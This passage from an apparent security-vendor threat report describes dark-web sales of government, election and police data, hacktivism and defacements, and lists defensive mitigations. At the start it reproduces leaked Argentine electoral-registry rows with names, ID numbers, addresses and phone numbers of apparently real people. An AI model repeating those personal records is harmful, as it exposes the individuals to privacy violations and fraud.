5	16118006	ZULHA	EDITH	BOURRAS	F	NITRE 6	SI	
6	702410	GLORIA	CONSUELO	BOVATI	F	MAIPU 340	NO	
7	38436328	ALDANA	BETSABE	BOWERS	F	CARLOS PELLEGRINI 623	2245510438	SI
8	40293192	LOURDES	ORIANA	BOWERS	F	C.PELLEGRINI 623	SI	
9	16464027	RICARDO	RAMON	BOWERS	M	AV.BOLIVAR 435	2241543963	SI
10	37925996	MARIANA	GISELLE	BOZZI	F	BUN NOVENBRINO 19	SI	
11	35830035	MARIA	PAULA	BRACAMONTE	F	JMIE NITRE 755	NO	
12	21445848	ROBERTO	BRACERAS	M	FALSE	SI		
13	28483047	DIEGO	ALFONSO	BRANCA	M	AV.BOLIVAR 841	SI	
14	42569051	ANGEL	OMAR	BRAVO	M	AV.BOLIVAR 184	NO	
15	28393905	JUAN	PABLO	BRAVO	M	FALSE	SI	
16	43855255	TOBIAS	DANIEL	BRAVO	M	AV.BOLIVAR 184	NO	
17	39741296	YESICA	ALEJANDRA	BRAVO	F	BOLIVAR Y SARMIENTO S/N	2245559854	NO
18	22716389	SILVINA	LEUCRECIA	BRESCIA	F	AV.BOLIVAR 602	SI	
19	33768974	MONICA	BEATRIZ	BREST	F	ALVAREZ CONDARCO S/N	SI	
20	3891295	CELMIRA	BEATRIZ	BRIGNANI	F	LAVALLE 176	SI	
21	5213760	JOSE MARIA	BRIGNANI	M	J.B.TAILLADE 125	2241-440433	SI	

Admin Panel:

Panel de Control

ELECCIONES 2023

Uniendo saber al futuro

Operador	Control	Administración
Ingreso Manual	Ver Estado del Padrón	Partidos Políticos / Alianzas
Ingreso x Escuela	Resultados - Presidente	Cargos
Escrutinio	Resultados - Gobernador	Candidatos
	Resultados - Intendente	Censales Base
	% mesas	Usuarios

Figure 64: Threat actor offering Argentinian Municipal Electoral Registry from 2023




Figure 65: Threat actor offering leaked data from Israeli Election Campaign Management System

LAW ENFORCEMENT AND PUBLIC SAFETY

One of the more prolific offerings in underground forums and marketplaces are related to law enforcement and judiciary. This type of information sale affects privacy and, in certain cases, could affect public safety. Law enforcement and judiciary departments are highly targeted due to the sensitive data that they store. Gaining access to law enforcement databases or court records could lead to manipulation or deletion of critical information used in criminal investigations and judicial proceedings.

The example below illustrates the potential critical impact of an attack on law enforcement assets. The threat actor Phoenix Group, affiliated with KillNet, infiltrated Pakistani law enforcement servers and reportedly took control of various services.

The threat group substantiated their claims by showing actual alterations in the police profile, creating fictitious information under the name “KillMilk” (Fig 66), allegedly with a murder charge and execution petition for stealing milk (Fig 67).




Figure 66: Forwarded Phoenix post showing a KPK Police Human Resource policeman profile where part of data was replaced with “KillMilk” data

Aziz ur Rehman	Malik Khalid	23-01-2023	Civil Appeal No. = 102 of 2022	Murder Case ▾	Civil Appeals		View	Delete
Azam Khan	Munawar Dad Etc	24-01-2023	Civil Appeal No. = 166 of 2022	Murder Case ▾	Civil Appeals		View	Delete
KILLNET	KILLMILK	26-01-2023	VORUET MOLOKO	Murder Case ▾	Execution petitions		View	Delete
Abdul Haseeb Etc	Punjab Healthcare Commission Etc	24-01-2023	Civil Appeal No.08 of 2023	Murder Case ▾	Civil Appeals		View	Delete
Taimoor Ahmad	Muhammad Iqbal Etc	13-01-2023	Civil Appeal No. = 158 of 2022	Murder Case ▾	Civil Appeals		View	Delete

Figure 67: Phoenix cyber group Telegram channel showing changes in the Pakistani law enforcement database showing a murder charge for “KillMilk”

Additionally, there are also numerous examples in underground forums and marketplaces selling citizen data taken from either police or judicial databases. In the examples below, we see a database being sold containing data from 960 million Chinese citizens purportedly from the Shanghai National Police (SHGA) (Fig 68).




Figure 68: Threat actor offering data for 960M Chinese citizens from a police database

In another example, we see what appears to be a data leak stemming from a compromised judicial agent account in Argentina (Fig 69). This is particularly notable as it shows that access to just one account, whether obtained through phishing or social engineering, can significantly impact an entire organization.



Figure 69: Data leak purportedly stemming from a compromised internal agent in Argentina

Aside from citizen data, police data was also spotted for sale on underground forums and marketplaces. In the example below, the threat actor is offering the personal data of 325 Peruvian police officers (Fig 70). Aside from the obvious privacy concerns, this is a potential safety issue for the police officers.




Figure 70: Threat actor offering personal data of 325 Peruvian police officers

Our researchers found another post where a threat actor was selling a database of private and commercial vehicle license numbers belonging to the Israeli government (Fig 71). Access to government vehicle data could potentially jeopardize the safety of government officials, facilitate targeted attacks, or espionage efforts.




Figure 71: Threat actor offering database of private and commercial license numbers belonging to the Israeli state

Our researchers also found threat actors selling emails for various police department email accounts. The example below shows over 65 gigabytes of emails from the Italian National Police (Fig 72). This can be particularly dangerous as these might contain sensitive information about procedures, criminal investigations, informants, officer data, and other confidential information.




Figure 72: Threat actor offers data collected from Italian National Police email accounts

Threat actors have increasingly been targeting law enforcement and a review of underground marketplaces highlights this as our researchers observed multiple requests for buying police documents and sensitive materials (Fig 73). We can only speculate on the motivations of the threat actors, but these could include exploiting the information for financial gain, evading detection or legal prosecution, and undermining law enforcement efforts.



Figure 73: Threat actor looking to buy police reports templates of police departments of various countries

NATIONAL SECURITY AND CYBERWARFARE

Trustwave SpiderLabs has researched developments in cyberwarfare and its impact on national security. Our researchers have conducted original research on the tactics and techniques utilized by various cyber groups in the [Israeli-Hamas conflict](#). We have also conducted in-depth analysis and released multiple articles on the [Russia-Ukraine Cyberwar](#). This research highlights how various cyber groups leverage existing techniques and pivot them to conduct attacks that can affect defense capabilities, military operations, and jeopardize homeland security.

Aside from the Israeli-Hamas and Russia-Ukraine conflict, our researchers have seen multiple posts in underground forums and marketplaces that could potentially affect the national security of the countries involved. In the example below, a threat actor claims to have documents on the US Department of Foreign Affairs Humphrey Plan, which contains information about US espionage.




Figure 74: Threat actor claiming access to documents about US espionage plans

In another underground forum post, our researchers identified threat actors selling US Immigration and Customs Enforcement (ICE) and US Citizenship and Immigration Services (USCIS) databases (Fig 75). This type of data can be very important for homeland security as it can be leveraged by threat actors to gain unauthorized entry through identity theft or potentially identify targets of investigations.




Figure 75: Threat actor offering a database belonging to ICE and USCIS

Aside from the examples provided above, there are also many more examples of “covert” espionage types of attacks against government and military organizations. Groups (or groups behind certain tools) like [HiatusRAT](#), [Volt Typhoon](#), and [Charming Kitten](#) have been in the news recently for activities targeting political dissidents and even military installations and infrastructure.

Finally, Trustwave SpiderLabs researchers have seen hacktivist activities related to Distributed Denial of Service (DDoS) targeting government websites as a form of political statements. Many threat groups like Anonymous Sudan and NoName057(16) are very active in this area.

NoName057(16) has reportedly been targeting NATO and Czech presidential election candidates’ websites as mentioned in a previous [Trustwave SpiderLabs report](#). Meanwhile, Anonymous Sudan has been targeting Swedish, Dutch, Australian, and German organizations purportedly in retaliation for anti-Muslim activity. In-depth research on activities and identities of Anonymous Sudan is available through [Trustwave SpiderLabs original research](#).

Other threat groups such as Ali’s Justice (Edalat-e Ali) and [Xiaoqiying](#) (Genesis Day or Teng Snake) have also been seen recently focusing on hacktivism type of activities such as disruption and defacements. In fact, Ali’s Justice went to the extent of [hacking live Iranian TV](#) (Fig 76) to deliver their political message.



Figure 76: Journalist confirming that attack of the live TV and radio broadcast

100%

OF TRUSTWAVE'S
ADVANCED CONTINUAL
THREAT HUNTS RESULT
IN THREAT FINDINGS

Mitigations to Reduce Risk

- Databases that store sensitive data should be a priority for robust security controls. Database security tools like [Trustwave's DbProtect](#) can flag misconfiguration and user rights can also help reduce risk.
- Ensure that the appropriate level of protection is applied based on the criticality of information. Ensure that data protection controls such as data encryption are implemented in assets that need to be protected.
- Ensure appropriate segmentation, segregation, and apply Zero Trust principles. Review if the database needs to be accessible to the whole network, or if it can be hidden behind certain applications.
- Ensure that up-to-date backups are available as a contingency to recover from a worst-case scenario.
- Use advanced email filtering solutions like [Trustwave MailMarshal](#) to detect and block malicious emails that may contain harmful attachments or links.
- Employ comprehensive endpoint protection solutions that include antivirus, anti-malware, and behavior-based threat detection to identify and mitigate threats.
- Monitor the Dark Web regularly for potential compromises and have a robust incident response process to contain and manage incidents.
- Conduct regular penetration tests to proactively identify vulnerabilities and weaknesses in your systems, networks, and applications.
- Run continuous threat hunting, like [Trustwave's Advanced Continual Threat Hunt](#) through your environments for undetected compromises.
- Formalize and regularly test your incident response policy for the scenarios that will most likely impact you. Train staff on ransomware recognition to decrease time of response and remediation.
- Understand your business. Recognize your risk and prepare for the impact of politically motivated cyberattacks, particularly those targeting infrastructure and service disruptions.



Key Takeaways and Recommendations

All organizations face cyber threats, but for governments the stakes are even higher.

Public sector organizations are tempting targets for attackers motivated by both cash and a desire to disrupt critical services. These attackers are constantly innovating, forcing governments to stay ahead of the curve. The public sector has some unique challenges due to the nature of the industry, including:

- **Data Sensitivity:** Often, valuable data is centralized within public sector systems, which makes them highly sought after targets for cyberattacks. The majority, if not all, public sector organizations handle sensitive information, including personal details of their citizens and residents. Additionally, data handled by the public sector is essential for the provisioning of critical public services which makes any security breach potentially devastating in terms of national security and public safety.
- **Diverse Organizations and Environments:** There are a wide range of public sector organizations, ranging from small townships to large international organizations spanning multiple countries. Each of these organizations could be managing a diverse range of digital infrastructures across multiple locations with multiple potential exposures. There could also be a diverse level of technological maturity across these organizations, with some public systems combining outdated and modern technologies, creating gaps, and complicating the implementation of security controls.
- **Public Accountability:** The public sector caters to a broad range of stakeholders such as the public, other government entities, non-governmental organizations, and third-party vendors and contractors. This broad range could increase vectors and exposures to cyberattacks. Additionally, public entities are subject to high transparency, accountability, and compliance requirements, which could require higher technological adoption but, in some cases, without the commensurate adoption of cybersecurity strategies and controls.
- **Resource Limitations:** Though not in all cases, many public sector organizations frequently face budgetary constraints which could restrict their ability to implement up-to-date cybersecurity strategies and technologies. Moreover, budgetary constraints coupled with lack of manpower due to competition with the private sector, which in many cases can provide higher compensation, contribute to the challenges that this sector faces in cybersecurity.

As demonstrated in our attack cycle, threat actors often employ multiple vectors to persistently target public sector organizations. While the technical aspects of these attacks may change over time, the underlying tactics tend to remain consistent. Some of the key points to consider in the public sector are as follows:

- **Phishing and Social Engineering Threat Vectors:** Phishing and social engineering are the most exploited methods for gaining initial access in the public sector. These attacks are double edged. Aside from just targeting the organizations themselves, threat actors also target the public by impersonating the services that the public sector provides. Practical security awareness training programs are vital to ensure staff are cognizant of the risks of phishing and social engineering.
- **Malicious Email Attachments:** The public sector frequently encounters malware through email attachments. Our team has observed a diverse variety of RATs, Information Stealers, and Loaders that are becoming increasingly sophisticated with advanced evasion capabilities. A good email security gateway and host-based malware controls should always be part of the first line of controls implemented in the organization.
- **Vulnerability Exploitation:** Apart from phishing, threat actors continue to exploit vulnerabilities in public-facing applications. Attackers continue to rely on vulnerabilities in publicly exposed services, including, but not limited to, Log4J and MOVEIt. A robust vulnerability and patch management program should be in place to ensure that vulnerabilities are addressed on time.
- **Exposure of Publicly Accessible Systems and Services:** There is significant exposure of public sector assets, including potentially sensitive systems such as databases, surveillance

systems, developer tools, and email servers. Organizations must have an asset discovery and management process to ensure that assets that can become potential attack vectors are identified and protected.

- **Malware and Ransomware Attacks:** Ransomware, as with other sectors, is a significant threat to the public sector. Our researchers have tracked attacks from numerous ransomware groups with the most active being LockBit, Medusa, and Play. Aside from various malware security controls, organizations should have a robust disaster recovery and business continuity plan to ensure that they can recover from attacks with the least impact.
- **Access and Data Brokers and the Dark Web:** There is a proliferation of posts and offers of public sector assets on the Dark Web. Some of the access and data being sold appear to be very sensitive and includes citizen information, law enforcement data, election data, and many more that could have national security and public safety repercussions. Organizations should consider adopting a threat intelligence capability to look for potential threats and breaches across various data sources such as the Dark Web and underground forums.
- **Third-Party Supplier Risk:** There were many examples of public sector organizations that have been compromised through third-party software, third-party IT service providers, and government contractors. Insider threats stemming from contractors is also a notable risk in this area. A third-party vendor and supplier review and due diligence process should be in place to ensure third parties have the appropriate level of security controls to protect the assets and data of the public sector organization.
- **Hacktivism and DDoS Attacks:** Public sector organizations are particularly exposed to hacktivism, DDoS, and disruption attacks due to political motivations of various threat groups. Such groups often target government websites and infrastructure to protest policies, expose alleged misconduct, or influence public opinion. DDoS and WAF-based protection should be in place to protect externally facing assets.
- **Advanced Persistent Threats (APTs):** The public sector is often targeted by APTs which use sophisticated techniques to infiltrate and remain undetected within networks for extended periods. These are often attributed to nation-state threat actors with the purpose of information gathering and espionage. Organizations should consider implementing a regular threat hunting program to ensure prompt discovery and removal of potential threats.

Preventative measures remain the most effective defense against all types of cyberattacks. By focusing on preventative measures, we can stop attackers in their tracks before they can gain a foothold and wreak havoc.

As shared throughout this report, the table below offers a comprehensive list of actionable steps to fortify your defenses against various cyber threats.



Initial Foothold

ACTIONABLE MITIGATION RECOMMENDATIONS:

- ❑ Implement robust anti-spoofing measures, including deploying technologies on email gateways. Deploy layered email scanning with a solution like **Trustwave MailMarshal** to provide better detection and protection.
- ❑ Perform routine security audits of IT applications and infrastructure to identify and rectify vulnerabilities that could be exploited in phishing campaigns.
- ❑ Ensure that proper security controls are in place around account management. This includes enforcing strong password policies like enabling multi-factor authentication (MFA) for all users. Additionally, perform regular user access reviews to identify any unauthorized access.

- ❑ Educate system users and implement a training program to educate users about the risks of phishing, spam, and scams. Utilize simulated phishing exercises to test user security awareness and phishing readiness.
- ❑ Regularly monitor external access points and review logs for unusual activities. Public sector organizations should also conduct periodic audits of their network infrastructure to identify and address vulnerabilities.
- ❑ Regularly monitor Dark Web sites and underground marketplaces for possible breaches. Put procedures in place to respond to possible breaches such as changing affected credentials and investigating the scope of the breach.
- ❑ Restrict access to assets and sensitive data based on the principle of least privilege. Ensure that users only have access necessary to perform their job functions.
- ❑ Enforce proper password hygiene and ensure that systems follow a consistent password complexity requirement / standard across the organization. Additionally, securely store credentials in password managers or leverage vaults to prevent credential abuse.
- ❑ Utilize vulnerability assessments and penetration testing to identify vulnerable servers. Regularly update and patch systems to protect against known vulnerabilities. Promptly patch critical vulnerable systems.
- ❑ Databases that store sensitive data should be a priority for system and software patching. Database auditing tools like **Trustwave's DbProtect** that can flag misconfiguration and user rights can also help eliminate risk.
- ❑ Implement strict access controls for critical systems, including databases, file servers, network devices, and email systems. Strengthen access controls to minimum necessary levels for authorized users.
- ❑ Conduct a comprehensive security assessment before any form of engagement is initiated with a third party. Ensure that third-party vendor contracts have strict cybersecurity clauses. This could include mandating the conducting of regular security audits, any notification of any breach should be done immediately to the organization after it happens, as well as ensuring compliance with the pertinent regulations of data protections.
- ❑ Enforce strict access controls, change control, audit trails, and security checks to detect and prevent unauthorized modifications.
- ❑ Conduct regular dynamic and static security testing of in-house and third-party software products and applications.
- ❑ Encrypt all the sensitive data both in transit and at rest. Restrict the access of sensitive data to the principle of least privilege. Carry out regular monitoring of the access logs so that activities of unauthorized or suspicious nature may be detected.
- ❑ Ensure following of the industry standards and regulations like GDPR, HIPAA, FERPA, etc., for compliance to geographical location and nature of data handled by third-party vendors. If you are a third-party, ensure that data privacy compliance requirements are understood and adhered to.



Initial Payload & Expansion / Pivoting

ACTIONABLE MITIGATION RECOMMENDATIONS:

- ❑ Educate users about the dangers of opening unknown files and links. Regularly conduct security awareness training to help them identify and avoid phishing attempts and social engineering tactics.
- ❑ Implement policies to restrict or monitor the execution of scripts like VBA and Powershell using tools like Windows Group Policy. Microsoft also has attack surface reduction (ASR) rules.
- ❑ Use advanced email filtering solutions like **Trustwave MailMarshal** to detect and block malicious emails that may contain harmful attachments or links.
- ❑ Employ comprehensive endpoint protection solutions that include antivirus, anti-malware, and behavior-based threat detection to identify and mitigate threats.
- ❑ Conduct regular audits of all applications operating within the environment.
- ❑ Implement highly granular “allow lists” of applications on specific hosts to minimize exposure. Prevent malicious actors from deploying applications that masquerade as known apps to execute malicious commands.
- ❑ Apply additional privilege restrictions to prevent unprivileged sources from running different command shells. Additionally, segregate critical network segments from the rest of the network to limit exposure of assets.
- ❑ Conduct frequent security audits to identify and remediate instances of hard-coded passwords and unnecessarily elevated privileges in scripts and binaries being used in the computing environment.
- ❑ Enforcing strong security measures within the internal network and not just at the perimeter. This includes segmenting networks, applying the principle of least privilege, and using multi-factor authentication (MFA) for internal and external access to resources.
- ❑ Monitor the use of unusual connections in SMB/Windows Admin Shares, DCOM and other open services using anomaly and behavior-based detection techniques.
- ❑ Conduct active monitoring and auditing of account usage and access patterns to detect anomalies. Conduct regular user reviews of local user accounts, default administrative accounts, and group memberships to remove unnecessary privileges and outdated accounts.
- ❑ Deploy solutions for internal security audits and Penetration Tests to identify and remediate potential attack paths in Active Directory environments before they can be exploited by attackers.
- ❑ Monitor vulnerabilities and ensure timely application of security patches and updates to prevent exploitation of known vulnerabilities.
- ❑ Conduct regular audits of all applications in the environment to combat the adoption of custom applications that could result in vulnerabilities.
- ❑ Monitor unusual system and application events, and investigate the creation of new scheduled tasks, account manipulation, and other indicators that may indicate attempts at persistence.

- ❑ Engage in [proactive threat hunting](#) to detect and respond to advanced threats. Educate employees about the importance of cybersecurity and the role they play in maintaining the organization's security posture.
- ❑ Implement robust host-based security controls including detailed "allow list" of applications on designated hosts to minimize exposure.
- ❑ Impose additional restrictions on privileges to prevent unauthorized execution of commands from unprivileged sources.



Malware

ACTIONABLE MITIGATION RECOMMENDATIONS:

- ❑ Use host-based anti-malware tools that can assist in identifying and quarantining specific malware, but understand they have limitations and are often circumvented by custom malware packages.
- ❑ Enhance email security measures and educate users about the dangers of malicious email attachments. Increase vigilance against phishing campaigns and scrutinize email attachments. Implement robust email filtering and monitoring systems.
- ❑ If prevention of infection is not possible, audit controls become crucial indicators of potential compromise. This involves enabling system logs on valuable systems and workstations and implementing network logging through flows, Network Monitoring Solutions, or IDS devices on ingress and egress channels.
- ❑ Implement active monitoring. Merely enabling logs is insufficient; if logs are not monitored, they lose their effectiveness. Regular monitoring helps establish a baseline of regular activity, making abnormal behavior or traffic more conspicuous. Additionally, establish and regularly practice a formal Incident Response process.
- ❑ Perform ongoing underground and Dark Web monitoring for leaked information.



Exfiltration / Post Compromise

ACTIONABLE MITIGATION RECOMMENDATIONS:

- ❑ Use host-based anti-malware tools that can assist in identifying and quarantining ransomware, but understand they have limitations and are often circumvented by custom malware packages.
- ❑ Enhance email security controls to protect against ransomware distributed via email. Educate users on the risks of malicious email attachments and phishing attempts. Enhance vigilance and implement email filtering and monitoring systems.
- ❑ Establish and regularly practice a formal incident response process. Ensure that backups are available as a contingency to recover from a worst-case scenario.
- ❑ Enable system logs on critical systems and workstations and implementing network logging through flows, network monitoring solutions, or IDS devices on ingress and egress channels.
- ❑ Implement active monitoring. Merely enabling logs is insufficient; if logs are not monitored, they lose their effectiveness. Regular monitoring helps establish a baseline of regular activity, making abnormal behavior or traffic more conspicuous.
- ❑ Perform ongoing Underground and Dark Web monitoring for information leakage that may have been missed.
- ❑ Ensure enforcement of least privilege, data cannot be encrypted if the exploited user does not have access to it.
- ❑ Instill multiple levels of security, or defense in depth, including varying anti-malware scanners from multiple providers at different layers.